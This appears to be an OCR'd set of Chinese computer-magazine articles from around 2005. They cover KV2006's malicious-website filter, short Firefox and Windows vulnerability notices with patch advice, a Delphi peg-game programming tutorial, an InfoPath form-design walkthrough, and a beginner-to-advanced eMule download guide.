网络已成为人们获取信息的重要来源，不清楚不明白的事只要上网一搜就可解决问题。本人就是这样的一个网上"搜"客，可是在畅游网络的同时，不经意间常常中了恶意网站的"埋伏"，不是感染了病毒，就是主页被篡改。除了上网常常中招，在聊天时也时常收到带毒网址，由于是好友所发，有时总让人真假难辨，稍不留意就又染上病毒。

不过，使用KV2006新增加的恶意网址过滤功能，可以解决这些让人头疼的病毒问题。



图1

第一步：打开KV2006主界面，选择"工具"里的"设置"项，打开"监控参数"标签，设置好"恶意网站过滤设置"(见图1)。



图2

第二步：如把安全级别调为"高"或"中"，当发现恶意网站想要"出头"时，KV2006会自动提示用户你正在访问恶意网址(见图2)。

第三步：如果发现了不良网站，还可以把网址添加在"黑名单"中，只要在图1所示界面中点击"设置网址库"按钮，在弹出窗口中点击"添加"按钮，将不良网址加入(见图3)。这样，无论是上网 览还是与好友聊天时，只要出现这个恶意网址，KV2006就会自动将其屏蔽并提醒用户注意防范(见图4)。



图3



图4

CF [YY20]

偶，微软IE最主要的竞争对手火狐 览器也被发现了漏洞，Firefox 览器在处理畸形URL时存在远程溢出漏洞，当攻击者通过对火狐 览器发出一个畸形处理的数值附加到缓冲区就有可能实现溢出攻击，这个漏洞的攻击者可以导致崩溃或执行任意代码并加载木马或病毒文件在远程计算机上。

补"洞"办法：火狐的官方发布了临时的补丁文件修正了该漏洞，并且发布了最新的Firefox 1.0.7中文版 览器，下载地址：http://download.mozilla.org/?product=firefox-1.0.7&os=win&lang=zh-CN。

漏洞再现：Windows操作系统组件默认安装出现安全缺陷

影响系统：Windows 2000/XP SP1/SP2+IE 6.0

漏洞分析：微软在Windows中的捆绑组件IE、Outlook Express缺省安装过程中对进行远程访问者的身份验证不严格的安全缺陷，上述几个软件存在一个可能触发缓冲区溢出的缺陷，攻击者如果通过远程进行恶意攻击可以获得对用户系统文件进行匿名访问的权限。

补"洞"办法：如果不使用，则建议卸载Outlook Express等组件，安装Foxmail等第三方软件。右击桌面上的IE图标，选择"属性"，点击"安全"标签下的"自定义级别"，将弹出窗口"设置"框最下的"用户验证"改为"用户名和密码提示"项。

边玩边学编程之

用 Delphi 编写拔图钉游戏

★★★

■北京 Samuel

Borland 和 Delphi

Philippe Kahn 的 Borland 是一家富有传奇色彩的公司。1982 年，Philippe 持旅游签证和仅有 2000 美元从法国到美国硅谷创业，由于囊中羞涩，只好租人家的车库来办公司。1983 年，Kahn 和丹麦人 Anders Hejlsberg，也就是如今大名鼎鼎的微软 C# 的核心开发者，合作开发了 Turbo Pascal。Turbo Pascal 是一个里程碑式的产品，它第一次把编译时间由分缩短到秒，并且其 49 美元的低廉价格创造了纪录，在市场上引起巨大反响，使 Borland 在短短的两年内赚得盆满钵满。此后，Borland 又接连不断推出 Turbo Basic、Turbo C、Turbo Prolog 等编译器，由于技术先进，使得在竞争中总是处于劣势的微软对它恨之入骨。据说，由于当时微软的开发工具一直打不过 Borland 的产品，因此在微软的开发工具刊物上曾经出现一个署名为 Buck Forland 的作者不断地以文章嘲笑 Borland 。由于这位作者的文章内容以及他的笔名引起了当时 Borland 的不满以及大量 Borland 使用者的强烈抗议，这位作者不久之后便突然消失了。个中缘由么，你只需要把 Buck Foland 这两个英文单词的第一个字母一对调一下，你一定能够看出这是怎么一回事了。

Borland 在开发人员眼中简直就是一个奇迹，在它的众多明星级开发工具中，Delphi 无疑是最 的明珠。在中国，Delphi 还有个非常好听的名字——戴 。她不但能够快速编译应用程序、具有面向对象的功能、能够进行可视化开发，同时拥有完整封装 Windows 对象的构架。我们身边很多应用程序，比如 Foxmail，都是用 Delphi 开发的。在这篇文章中，我们将引导大家安装配置 Delphi 7 个人版，并且编写一个拔钉子的小游戏程序。

亲密接触 Delphi 7 个人版

百闻不如一见，学习 Delphi 最直接的方法就是亲自体验一下。

Borland 公司非常慷慨地提供了 Delphi 7个人版(以下简称 Delphi 7 PE)以供非盈利的学习之用。你可以从 http://www.borland.pl/downloads/delphi_7_personal/Delphi7_Personal.zip 下载，大约 60MB。此外，你还需要到 http://www.borland.com/downloads/download_delphi.html 点击 Keys Only 区域的 Personal 链接进行注册，Borland 便会把 Delphi 7 PE 的序列号以及注册文件发送给你。你只需要在安装时输入序列号，并且在启动 Delphi 7 PE 之前把注册文件复制到你的用户根目录中(比如 Windows 2000/XP用户的根目录是C:\Documents and Settings\<你的用户名>\)，这样才能够正常使用。

实际上，Delphi 7 PE 除了一些企业级的控件之外，与普通版本区别很小，所以，赶快下载这份来自 Borland 的厚礼，与戴 一亲芳泽！

拔钉子游戏



图 1

这是一个在欧美非常流行的益智游戏，如图 1 所示。在一个 5X5 的三角形棋盘上，除了一个孔之外都插满了钉子。玩家可以通过跳过一根钉子并且跳到一个空的孔中，才能够拔掉被跳过的钉子。注意，跳跃只允许在直线上进行，并且只能够跳过一根钉子，不允许同时跳过若干根钉子。游戏的目标就是使得盘面上的钉子只省下一根(见图 1)。

游戏设计

Delphi 是一种支持快速应用程序开发(Rapid Application Development)的工具，一般从设计程序界面开始。请根据图 2 拖放控件并且设置相应的 Name 属性即可。

游戏界面很简单，ImagePeg 和 ImageBall 用来表示钉子和空的棋盘孔，Image00…Image04、Image10…Image13、Image20…Image22、Image30…Image31、Image40 用来表示 5X5 的三角形棋盘，实际上，在游戏运行时将根据内部棋盘状态把 ImageHole 或者 ImagePeg 复制到这些 Image 控件上。右边一排四个 TSpeedButton 用来提供四种不同的游戏开局。

如果你觉得一个个设置属性比较麻烦，可以直接从文末所附的地址下载完整的源程序，在 Delphi 中打开即可。

界面设计完成以后，就可以开始编码了。




图 2

首先让我们设计棋盘的内部数据结构。实际上，5 × 5 的三角形可以看成是 5 × 5 矩阵的一大半，所以我们定义一个 TMatrix 的数据结构来表示矩阵：

```
TMatrix = array[0..4] of array[0..4] of Integer;
```

我们规定用 -1、0 和 1 分别表示某个位置不可操作、空和有钉子。以下的 ClearBoard 和 DrawBoard 方法便是根据 Board 来初始化棋盘和绘制棋盘的函数：

```
procedure TFormPegBoard.ClearBoard;
var
  I, J: Integer;
begin
  for I := 0 to 4 do
    for J := 0 to 4 do
    begin
      if I + J > 4 then
        Board[I][J] := -1
       else
        Board[I][J] := 1
    end;
end;

procedure TFormPegBoard.DrawBoard;
var
  I, J: Integer;
 ImagE: TImage;
begin
  for I := 0 to 4 do
    for J := 0 to 4 do
      if I + J < 5 then
      begin
       Image := FindComponent('Image' + IntToStr(I) + IntToStr
(J)) as TImage;
        if Board[I][J] = 0 then
        Image.Picture.Bitmap.Assign(ImageHole.Picture.Bitmap)
         else
        Image.Picture.Bitmap.Assign(ImagePeg.Picture.Bitmap);
      end;
end;
```

有了这两个函数，我们便可以如下初始化棋盘了。比如，第四种初始化函数为：

```
procedure TFormPegBoard.ButtonBoard4Click(Sender: TObject);
begin
  ClearBoard;
  Board[1][1] := 0;
  DrawBoard;
end;
```

它执行出来的效果如图 3 所示。

其他三种初始化方法与这个类似，仅需要把第二句修改为 Board[0][0] := 0;、Board[1][0] := 0;、Board[2][0] := 0;即可。透露一个小秘密：第四种初始化棋盘是最难完成的哦！




图 3

下面只要在现有代码上加入拖拽的功能，也就是当鼠标点击一个钉子时开始拖拽，当且仅当鼠标移动到合法的孔上才允许释放鼠标完成拖拽。在 Delphi 中完成拖拽，需要三个步骤：

1.鼠标按下时开始拖拽：

```
procedure TFormPegBoard.BallMouseDown(Sender: TObject;
  Button: TMouseButton; Shift: TShiftState; X, Y: Integer);
begin
  ……
  // 当点击一个钉子,则允许拖拽
  if Board[Row][Column] = 1 then
    Image.BeginDrag(False, 5);
end;
```

2.当鼠标移动时，判断是否允许释放：

```
procedure TFormPegBoard.BallDragOver( Sender, SourcE: TObject;
X,Y: Integer; StatE: TDragState; var Accept: Boolean );
begin
 ImageFrom := TDragPegControl(TDragControlObject(Source).Control).
Image;
  ……
  if (Board[FromX][FromY] = 1) and (Board[ToX][ToY] = 0) then
  begin
    // 检查两个孔是否是在同一行、同一列或者同一对角线
    if (FromX = ToX) and (Abs(FromY - ToY) = 2) then
      Accept := Board[FromX][(FromY + ToY) div 2] = 1;
    if (FromY = ToY) and (Abs(FromX - ToX) = 2) then
      Accept := Board[(FromX + ToX) div 2][FromY] = 1;
    if (Abs(FromX - ToX) = 2) and (Abs(FromY - ToY) = 2) then
      Accept := Board[(FromX+ToX) div 2][(FromY+ToY) div 2] = 1;
  end;
end;
```

3.当鼠标释放时，根据刚才的判断完成拖拽：

```
procedure TFormPegBoard.BallEndDrag(Sender, Target: TObject; X,
Y: Integer);
begin
……
  if Assigned(Target) then
    // 执行合法的操作 ……
  else
    // 回复原始状态 ……
  end;
end;
```

为了使拖拽更生动，程序中还实现了对拖拽的定制，主要是定义了为拖拽时候提供动态显示效果的TDragPegControl类和定制基本的拖拽操作 TDragPegControlObject 类，具体的请大家通过阅读源代码理解了。

总之，Delphi 为我们做了很多底层的工作，我们只要在这个庞大并且结实的地基上添砖加瓦，便能够编写出很有意思的应用程序。

网 络 大 补 贴

★拔钉子游戏源代码和可执行程序:http://www.cfan.com.cn/11program/200520/peggame.zip

★Pascal Game Development(http://www.delphigamer.com/):一个绝佳的以 Pascal 语言开发游戏的主题网站，不但有 Quake 3 游戏的 Pascal 源码，甚至经常举办游戏编程大赛，奖品是正版的 Delphi 2005 企业构架版！

★Delphi盒子(http://www.2ccc.com/):拥有丰富的Delphi源代码资源。

CF [YY21]



InfoPath 信息的快行道

★★

■北京 一页

每一个在企业上班的人，几乎每天都要填写各种表单。销售部门有销售表单，人事部门有员工信息表单，财务部门有各种财务表单等。比如在昨天，小编还看到秋季版光盘的责编小特，拿着光盘杀毒流程表单到处找相关领导签字。传统意义上手工填写的表单，非常繁琐并且容易出错，如果改用电子表单，会大大提高工作效率。微软Office 2003中新增的InfoPath组件，就是这样一款专业的电子表单制作与发布软件。正如软件名称一样，它如同一条信息(Info)通道(Path)，可以帮助我们简化信息收集处理过程，并能对信息资源加以重复利用及共享。

实战:借助电子表单，工作效率提升200%

小丽是一家拥有一百多位员工的公司的人事部经理，因业务需要，公司员工经常要办理出差申请。一直以来，人事部都是采取手工填写表单的方式来登记申请的，工作量非常大。直到有一天，小丽发现Office 2003中的InfoPath可以快速制作电子表单，将它共享后，申请出差的员工只要在自己的电脑上填写好相关信息，提交一下就可以了，工作效率大大提高。下面来看看小丽是如何设计这个InfoPath电子表单的(本文实例可从http://www.newhua.com/cfan/200520/infopath.rar下载)。

编者注:实际上，InfoPath自带有“出差申请”模板，可以直接调用。不过它不一定完全适合各用人单位的实际情况，一般总是要做一些修改才行。而且，本例主要目的还是要教会大家使用InfoPath，所以特意从空白文档开始一步一步创建，这样大家才能更深入了解它的工作机制，随心所欲制作出切合自己实际需要的各种表单来。

第一步:在设计表单前，首先要明确设计该表单的主要目的是什么，以及应该包含哪些项目，大体上怎样布局等。可以用铅笔在稿纸上画出一个草图，作为表单设计的参考(见图1)。本次实战仅仅是一个示例，所以对项目做了很大简化，你可根据自己实际需要添加更多项目。




图1

第二步:启动InfoPath 2003，执行“文件→设计表单”菜单命令，再在右侧“设计表单”窗格中点击“新建空白表单”，这时右侧会变成“设计任务”窗格。首先点击任务窗格中的“版式”，展开版式选项。从上面的草图可以看出，本例设计的表单大体上由六个独立的表格组成的，所以在这里，单击“插入版式表格”下面的“一列表格”在页面中插入一个表格，按下回车键隔开一行，再单击“一列表格”。以同样方法，在页面中一共添加六个独立的表格(见图2)。




图2

第三步:草图中的第一个表格被分成了两行，第二行又被分成了两列。所以现在就来拆分这个表格:点击一下第一个表格，然后单击右侧窗格内“合并和拆分单元格”中的“横向拆分表格单元格”项将表格分成两行，拖动表格线可随意调整行高。点击一下表格的第二行，然后在“合并和拆分单元格”中单击“纵向拆分表格单元格”，将第二行拆成两列，拖动表格线可以随意调整列宽。就像在Word中设置表格一样，可以在表格中输入任意文字，右击表格单元格，选择“边框与底纹”，在打开的对话框中还可以为单元格着上好看的背景色。现在第一个表格，将变成图3所示的样子。



图3

第四步:在右侧窗格上方，点击“控件”，下方将展开控件列表。将光标置于提示文字“出差目的:”的后面，按回车键换行，然后在右侧“插入控件”中单击“文本框”控件(或直接将它拖到单元格中)，文本框将自动撑满当前单元格。点选插入的文本框，拖动四周的节点可以随意调整它的

部分需要掌握InfoPath的行业

职业	说明
商务办公	使用表单可以进行各种员工调查以帮助领导者进行决策，可以设计任务管理表、会议议程、项目计划、销售报表等。
人事部门	可通过表单收集记录人员简历、应聘人员评介、考勤卡、人员休假申请等数据。
金融财务	可通过表单收集记录各类报销、资产管理、订单、发货申请等数据。
其他	使用InfoPath表单，可以方便地收集、管理、共享信息。不管是十来个人的小团队，还是上百人的大的企业团队，都可以借助它来很好地协作。

大小。以同样的方法，可以在提示文字“申请日期：”下面插入一个“日期选取器”控件。

现在单击工具栏上的“预览表单”按钮看一下成果，如图4所示，文本框中可以输入任意文字，单击日期选取器控件，则弹出日历窗口，简单的点击便可以方便地设置成任何时间日期。



图4

第五步：单击工具栏上的“关闭预览”按钮回到设计表单状态，按照上面的方法继续设置其他的表格。在设计的过程中，可以随时在“版式”和“控件”两种状态中切换。本例最后的表单效果，如图5所示。拆分表格，设置格式，插入控件，这些操作的方法与上面大体相似，



图5

就不细说了，下面简单介绍一下插入选项按钮、复选框及下拉列表框控件时的注意事项(删除控件与删除文字的方法相同)：

1．插入选项按钮时，会弹出一个提示框，说明选项按钮必须在同一域中，并且可以根据需要输入选项按钮的数目。单击确定插入选项按钮后，可直接修改选项标题文字。

2．插入复选框控件时，可以直接修改它的标题文字。

3．插入下拉列表框控件后，可右击它，选择“下拉列表框 属性”，在打开的属性窗口中，可通过右下角的“添加”、“修改”按钮任意添加下拉列表的项目，比如本例中，时间后面的下拉列表框有“上午”、“中午”、“下午”、“晚上”，宾馆后面的下拉列表框则设置有“三星级”、“四星级”、“五星级”。这些项目可根据实际情况编辑修改。

第六步：表单设计好后，先执行“文件→保存”命令保存它，然后再执行“文件→发布”命令，打开发布向导欢迎窗口，单击“下一步”，根据提示选择表单发布位置(见图6)。如果只想在单位内部的局域网内共享，可选择“此计算机或网络上的共享文件夹”项，根据提示将当前表单文件发布到自己或者局域网上可被其他人访问的共享文件夹内，最后单击向导窗口中的“通知用户”按钮可打开Outlook写邮件窗口，输入收件人邮件地址，发送即可。



图6

第七步：当其他人收到通知邮件后，就可以根据邮件中的地址找到你所设计的表单了，双击打开表单，根据你所设置的选项填写相关内容。填单人保存文件时，将会以XML格式保存。只要填单人也将他所填文件保存在共享文件夹内，你就可以随时打开查看了。

InfoPath 精彩案例任你挑

编号	名　　称	简　　介
1	根据 XML 创建 InfoPath 表单	InfoPath 是基于 XML 的，只要我们具有 XML 文档或架构，就可以通过它们创建自己所需要的 InfoPath 表单。本实例还将对 XML 文档结构做一些介绍。
2	在 InfoPath 中轻松访问数据库	通过 SQL Server 或 Access 等数据库文件来创建漂亮易用的 InfoPath 表单，使得那些对数据库不熟悉的普通用户，也能轻松访问数据库中的信息。
3	InfoPath 高级应用	如在 InfoPath 中如何定义表单中的数据源，怎样将表单处理得更漂亮，如何完成数据的有效性验证，如何与 SharePoint 联合等。
4	其他你所想到的选题	

CF [YY22]



与BT并驾齐驱 看电骡(eMule)再战江湖

★★

■河北　老周

国内用户大多数都认为BT是最好的P2P下载工具，其实，从全球范围来看，目前电骡才是最受欢迎的P2P工具，用户数量超过BT成为世界第一。相对于BT而言，电骡的优点之一是不管新资料旧资料，一般都能正常下载。而BT下载的一般都是最新的当前正热门的一些资料，对一些时过境迁的资料，虽然能找到很多种子，却就是下载不了。不过有些人会觉得电骡难于调校，摆弄不好，还不如BT好用。下面就让我们看看Rocky是如何成为骑"骡"高手的。

入门篇

实战1:寻找老游戏，初识电骡

Rocky是通过《暗黑殖民地》这款老游戏认识电骡的。玩腻了网络游戏，Rocky忽然想起《暗黑殖民地》这款曾经让他彻夜不眠的老游戏。Rocky发现，不论是传统的Web游戏站点，还是各大FTP上，都已经找不到这款1997年的游戏了。虽然Rocky在VeryCD这个站点上发现有它的下载链接，但链接旁边却提示：下面是eMule专用的下载链接，必须安装eMule才能点击下载。相信大多数上网淘宝的人，都曾遇到过这样的提示。

警告：*本文所有实例，仅为演示eMule这款软件的使用方法，大家在下载使用网上的具体资料时，请注意相关版权声明。*

小知识

eMule是什么意思

eMule从英文上直接翻译就是电骡，其中"e"为electric缩写，也就是电子的，"Mule"则为骡的意思，所以合起来就是电骡，发音则为"伊缪"。

根据提示，Rocky从http://www.veryCD.com/上下载了eMule的最新版本(0.46c)，并顺利地把它安装进了电脑。安装时选定安装组件，Rocky将"增强IE右键菜单"项也选中了，这样以后还能直接在IE中通过右键启动eMule来下载，非常方便。另外在选定安装组件时，会包含第三方赞助厂商的捆绑软件，大家可以根据自己的需要选择安装或不安装。

第一步：如果系统是Windows XP，并开启了系统自带的网络防火墙，启动eMule时会弹出类似图1的"Internet共享配置"窗口，要求更改网络防火墙的连接设置，开放网络端口下载。单击"是"按钮确认，eMule就会自动在你的"Internet连接防火墙"的高级设置里添加"eMule_TCP_Port"和"eMule_UDP_Port"两个服务，开启它的TCP和UDP连接端口。当你关闭eMule后，这两个服务也将会同时被删除。




图1

如果你使用的系统是Windows XP+SP2，则弹出的是Windows安全警报窗口，点击"解除阻止"按钮即可。

如果是第一次启动eMule，随之还会出现一个设置向导，Rocky对所有设置都采用了默认设置，一路点击"下一步"完成设置。现在，eMule就可以开始工作了。下面是Rocky下载《暗黑殖民地》的过程。当然，如果你不喜欢这款游戏也没关系，可以下载别的你所感兴趣的东东来完成本次实战，操作步骤基本上是一样的。

第二步：eMule下载的资料，默认保存在软件安装目录的Incoming子目录中，如果把eMule装在了系统分区，则最好将下载文件目录移到其他分区中，以免下载文件太多时会挤"爆"系统分区。单击主界面上方的"选项"按钮，打开选项对话框，点选左侧"目录"项，再在右侧，通过"　览"按钮修改下载文件及临时文件的保存目录，确定即可。

第三步：启动IE，在地址栏中输入http://www.verycd.com，打开VeryCD网站的首页，在顶端的搜索框中输入"暗黑殖民地"(或者你所要寻找的其他资料的关键字)进行搜索。如果网站上有所需要的东西，搜索页中就会显示搜索到的结果，点击相应链接进入它的下载页面(见图2)。



图2

第四步：点击下载链接，系统自动启动eMule(如果eMule已关闭的话)，同时在屏幕的右下角闪现如图3所示的标志，告诉用户已经把任务添加到下载任务中了。有时搜索到的是多个文件链接，选中想要下载的那些文件，再单击"搜索选中的文件"按钮，即可将选中文件全部加载到下载任务中，无须一个一个地点击链接。



图3

第五步：eMule自动连接登录服务器，然后开始排队等待下载。在eMule的主界面上点击"传输"按钮，可以看到下载的具体情况。蓝色条表示未下载的部分，灰色条



老鸟支招:

顺利下载，还要打通端口关节

初次使用电骡下载的朋友，当他们怀着激动的心情盼着网上数据像飞一样下载的时候，看着总是显示为0的下载量，无疑被泼了一头冷水。如果，你所有的电骡下载任务总是处于“等待中”的状态，半天也不见动静，那可能是在端口上出了些问题。

如果使用的是Windows XP，并开启了系统防火墙，就会阻止eMule访问网络，从而不能正常下载。不过新版本的eMule能自动打开Windows内置防火墙的端口，在实战1的第一步中，当出现“Internet共享配置”窗口时，我们选择“是”就是为了打开eMule要使用的端口的。

如果安装了第三方网络防火墙，比如安装了天网，在启动eMule时，天网会要求你认证，选中“该程序以后都按照这次的操作运行”项，再单击“允许”按钮即可。但有一些网络防火墙需要我们手工来配置，如笔者使用的趋势PC-cillin2005，下面简单说明一下：

第一步：在趋势PC-cillin2005主界面中单击“网络安全”，在右侧点击“个人防火墙”，选中当前正在使用的配置（本例为“直接连接”），再单击“编辑”按钮。

第二步：在打开的个人防火墙配置文件上，点击“例外列表”标签，再单击“添加”按钮打开例外编辑窗口，随意输入一个名称（最好要容易记忆的，如：电骡TCP入站等），指定应用程序为eMule，连接选“入站”，操作为“允许”，协议选TCP，特定端口设置为4662。趋势的入站与出站是分开设置的，所以再按上面方法设置一遍出站允许。同样方法可设置UDP的出入站端口。

要是上面的方法都不行的话，还可以尝试改变eMule的端口。在选项窗口中，点选左侧的“连接”，再在右侧的“客户端口”中修改TCP和UDP的端口号，最好改成较大的端口号，比如在原有的端口号前加一个3，改成34662和34672，单击“在Windows XP内置防火墙中打开这些端口”按钮，确定后重启eMule即可。

表示已下载的部分，绿色条表示已全部下载完成。另外还会显示下载资料的文件名称、文件大小、已下载大小、下载速度等信息。鼠标右击正在下载的项目，还可以从右键菜单中对该项目进行暂停、停止、继续、取消（即删除）、设置下载优先级等操作。



图4

下面还会有一个上传窗口，显示有哪些人正在从你的电脑中同步下载该文件。右击它，可以查看他们的一些具体信息。不用担心，P2P下载的精神就是“人人为我，我为人人”，你下载的同时也上传供别人下载，是很正常的（见图4）。

实战2:精彩电影看不完

和VeryCD相同的eMule资源搜索网站还有很多，也有很多骡坛发布一些资源，在这上面可以找到很多有用的东西。但eMule的搜索却不仅限于此，Rocky发现eMule自己的搜索功能比网站搜索更加有效。Rocky只用了简单的几步，就找到了自己想要的电影。




图5

第一步：在eMule的主界面上点击“搜索”按钮进入搜索窗口。

第二步：在左侧“名字”中输入要查找的电影名称作为查找的关键字，在“类型”中选择“视频”（其实还有软件、图像、音频等其他类别供选择），将“方法”选择为“全局（服务器）”。设置好搜索条件后，点击“开始”按钮，eMule就连接到服务器上开始搜索了（见图5）。搜索结果会在右侧列表中显示出来。

第三步：在搜索结果中双击想要下载的项目即可开始下载。要想保存搜索的文件信息，可以右击相应项目（可多选），选择“复制ED2K链接到剪贴板”，再在记事本中粘贴保存下来即可。



老鸟支招:

掌握了eMule的搜索，即使所有的骡坛都关闭了，我们的骡子也不会饿着。但在使用eMule的搜索时，与使用搜索引擎一样，关键是如何确定搜索关键字。

1. 使用多个关键字进行精确搜索。注意，如果输入的关键字包括中文，一定要选中下面的“使用Unicode搜索”，这样搜索到的结果会更多。

2. 对于国外的电影，建议尽量使用英文名称。比如美国大片《独立日》，如果用汉字“独立日”作为关键字是很难找到的，但如果用其英文名称“Independence Day”，就能找到很多结果。建议大家用中、英文分别搜索，然后择优下载。

3. 搜索结果有时有很多，那么该选择哪个进行下载呢？一般情况下，要选择发布源多的进行下载。搜索结果的第三项是“可用源数/来源”，第四项是“完成来源”。只有可用源数和完成来源多的结果，下载起来速度才会快。因为对于这类P2P软件来说，下载的用户越多、源越多，下载的速度就会越快。相信用过BT的朋友都清楚这个道理。

小提示

什么是ED2K？

ED2K如同BT中的种子文件一样，保存了下载文件的一些重要信息。比如下面这样一个ED2K信息：

ed2k://|file|%E7%BA%A2%E6%A5%BC%E6%A2%A6.08.avi|352839680|C0E511F9DD897129B487D14E464D7F7A|/

可以看出，它以“|”划分成三大部分：文件名、文件大小、文件ID。其中，文件ID又叫做hash，它是ED2K链接里面最关键的信息。很多文件即使它们的文件名不一样，但是只要文件ID一致，电骡服务器就会视为同一个文件。有了ED2K链接，就可以直接下载文件了，单击主界面上方的“工具”按钮，选择“直接下载”，在打开的对话框中粘贴上ED2K链接，再单击“下载”就可以了。

实战3:下载文档自动分类

Rocky 发现 eMule 把下载的所有文件全都放在了同一个目录中，时间一长凌乱不堪，有时甚至自己都分不清谁是谁了。如果能像 Flashget 那样，把下载的东西自动分类该有多好。通过摸索和骡友们的指点，Rocky 发现 eMule 也能对下载的东西进行分类。Rocky 要把下载分为电影、游戏、软件、歌曲等几类，他的做法如下：

第一步:在 eMule 的主界面中点击“传输”按钮，进入下载管理界面。

第二步:右击右上角的“全部”标签，选择“新增分类”命令，在“编辑分类属性”对话框中，把“标题”设置为“电影”，把下载文件指定放入“D:\mt800\dianying”这个文件夹中(你可以随意设置成其他文件夹)，然后点击OK按钮确定(见图6)。



图6

第三步:重复第二步中的方法，建立游戏、软件、歌曲，以及其他更多的分类，并分别指定下载目录。

第四步:把下载的文档指定到“电影”分类中有两种方法：第一种办法是在搜索后，在下方点击分类中的“电影”按钮，然后再点击“下载所选文件”，下载后的资料会被保存到指定目录中；第二种方法是在“传输”窗口中，右击正在下载的文档，通过右键菜单“指定到分类→电影”对它进行分类下载。

实战4:人人为我，我为人人

Rocky 自己的收藏也很丰富，所拥有的电影基本上都在D盘下的 movie 目录中。他也很想把自己的这些东西分享出去。其实，向广大网友分享自己的收藏是非常简单的。

第一步:在 eMule 的主界面中点击“共享文件”按钮，在左侧打开磁盘目录，右击 D:\movie 目录，在右键菜单中选择“共享此目录”即可。

第二步:在左侧可以看到一个“共享的目录”，其中包括前面已经共享出来的 D:\movie，选中它，在右侧就会看到该目录中的内容。右击选择“改名”，把它的名字修改得与文件内容相一致。如果是外国电影，建议在目录中加入其英文名称。这样做的目的就是为了便于网友们搜索。

第三步:发布链接。即使共享的文件链接不被发布到论坛上，其他网友照样可以在 eMule 中搜索到。但是发布你的共享链接，其他网友就可免去搜索的过程了。右击共享出来的文件，在右键菜单中选择“显示 ED2K 链接”命令，会弹出一个窗口显示该文件的 eMule 链接，把这个链接发布到网上后，其他网友就可以通过这个链接直接下载了。



老鸟支招:

eMule 也可以用来在朋友之间传输大型文件。Rocky 有一个几百兆的资料，想发送给笔者。但通过 E-mail 显然是行不通的。Rocky 通过 eMule 成功地把它传递给了笔者。

第一步: Rocky 把自己的资料带密码压缩，然后将其放入共享文件夹中。

第二步:为了防止别人下载，Rocky 为这个压缩包取了一个极不常用的名字，它取的名字是“□”，没有任何扩展名(其实这个字我也不认识，Rocky 说他是用拼音 la 拼出来的)。

第三步: Rocky 通过上例中的方法复制了该文件的链接，并通过 QQ 发给了我。接下来，笔者就可以通过 eMule 来下载了。

进阶篇

实战1:让骡儿少吃草

Rocky 发现 eMule 有一个比较严重的问题，就是占用的系统资源很多，有时甚至会占用 100% 的 CPU 资源。这样就不能一面开 eMule 下载、一面玩游戏了。但通过实验，Rocky 发现通过下面的方法可以节省 eMule 消耗的系统资源。

1．断开 KAD 网络。KAD 对网络的要求比较高，如果是由于网络设备的限制而导致 KAD 数据包发不出去，那么反映在系统中就是 CPU 占用率过高。具体做法是在 eMule 主界面中点击“KAD”按钮，然后点击右侧的“断开连接”按钮。接着在 eMule 主界面上点击“选项”按钮进入选项窗口，点击左侧的“连接”，在右侧取消“KAD”前的复选框。

2．不要同时下载太多的文件。因为 eMule 会同时处理大量文件和源，从而导致 CPU 占用率过高。

3．合理设置 eMule，减少资源消耗。具体做法如下：

第一步:在 eMule 主界面中点击“选项”按钮，打开“选项”窗口。点击“常规”，取消对“显示欢迎窗口”的选择。

第二步:点击“显示”，把“进度条样式”滑动至扁平。然后把“节省 CPU 和内存的使用量”下面的选项全部选中(见图7)。

第三步:点击“连接”，取消对“显示额外开销的带宽”项的选择。

第四步:点击“服务器”，将“移除无响应服务器”项设置为“在1次重试后”。



图7

第五步:点击“扩展设置”，把

下面的“队列大小”滑动至最左边。

实战2:为eMule下载提速

对于下载软件来说，下载速度才是硬道理。在我向朋友推荐eMule的过程中，很多网友在试用之后，很快就把eMule删除了。他们都说eMule的下载速度太慢。其实，这完全是不了解eMule，没有调教好骡子的原因。要想把骡子调教好，可以从以下几方面入手。

1. 不要把下载目录设置在系统分区，应该将它们设置在闲置空间比较大的其他分区中。

2. eMule有奖励上传的机制，因此很多用户都愿意把eMule的上传速度设置为网络的上行极限，但却发现随着上传速度的增加，下载速度并没有同时得到提升，反倒变慢了。其实，这是因为不了解网络传送数据的原理才闹出的笑话。在网络中，由接收方控制实际传输速度，接收方在收到发送方发送的数据包后，会反馈给发送方一个信息，告诉对方数据包是否收到，如果收到，对方会继续发送下一个数据，如果告诉对方接收到的数据有错，对方会重新发送；如果发送方长时间没有收到反馈信息，会认为这个数据包丢失，而重新发送一次。因此，如果把所有的上行带宽全部用于上传，就不能及时发送反馈信息，从而导致下载的速度迅速下降。那么，应该把上传速度设置为多大合适呢？根据网友们的经验，正常情况下，eMule的下载速度应是上传速度的4倍，因此，一般可以把上传速度设置为实际下载速度的四分之一至二分之一之间即可。

第一步：在eMule的主界面中点击“选项”按钮，打开选项窗口。

第二步：点击左侧的“连接”，然后根据自己的网络情况在右面的“能力”下方的下载和上传速度中设置实际的速度。

第三步：选中“下载限制”和“上传限制”，拖动滑杆到一个合理值。然后点击“确定”按钮即可。如果要修改上传下载速度，还可以右击任务栏托盘中的骡头标志，在弹出的快捷菜单中直接设置下载和上传速度。

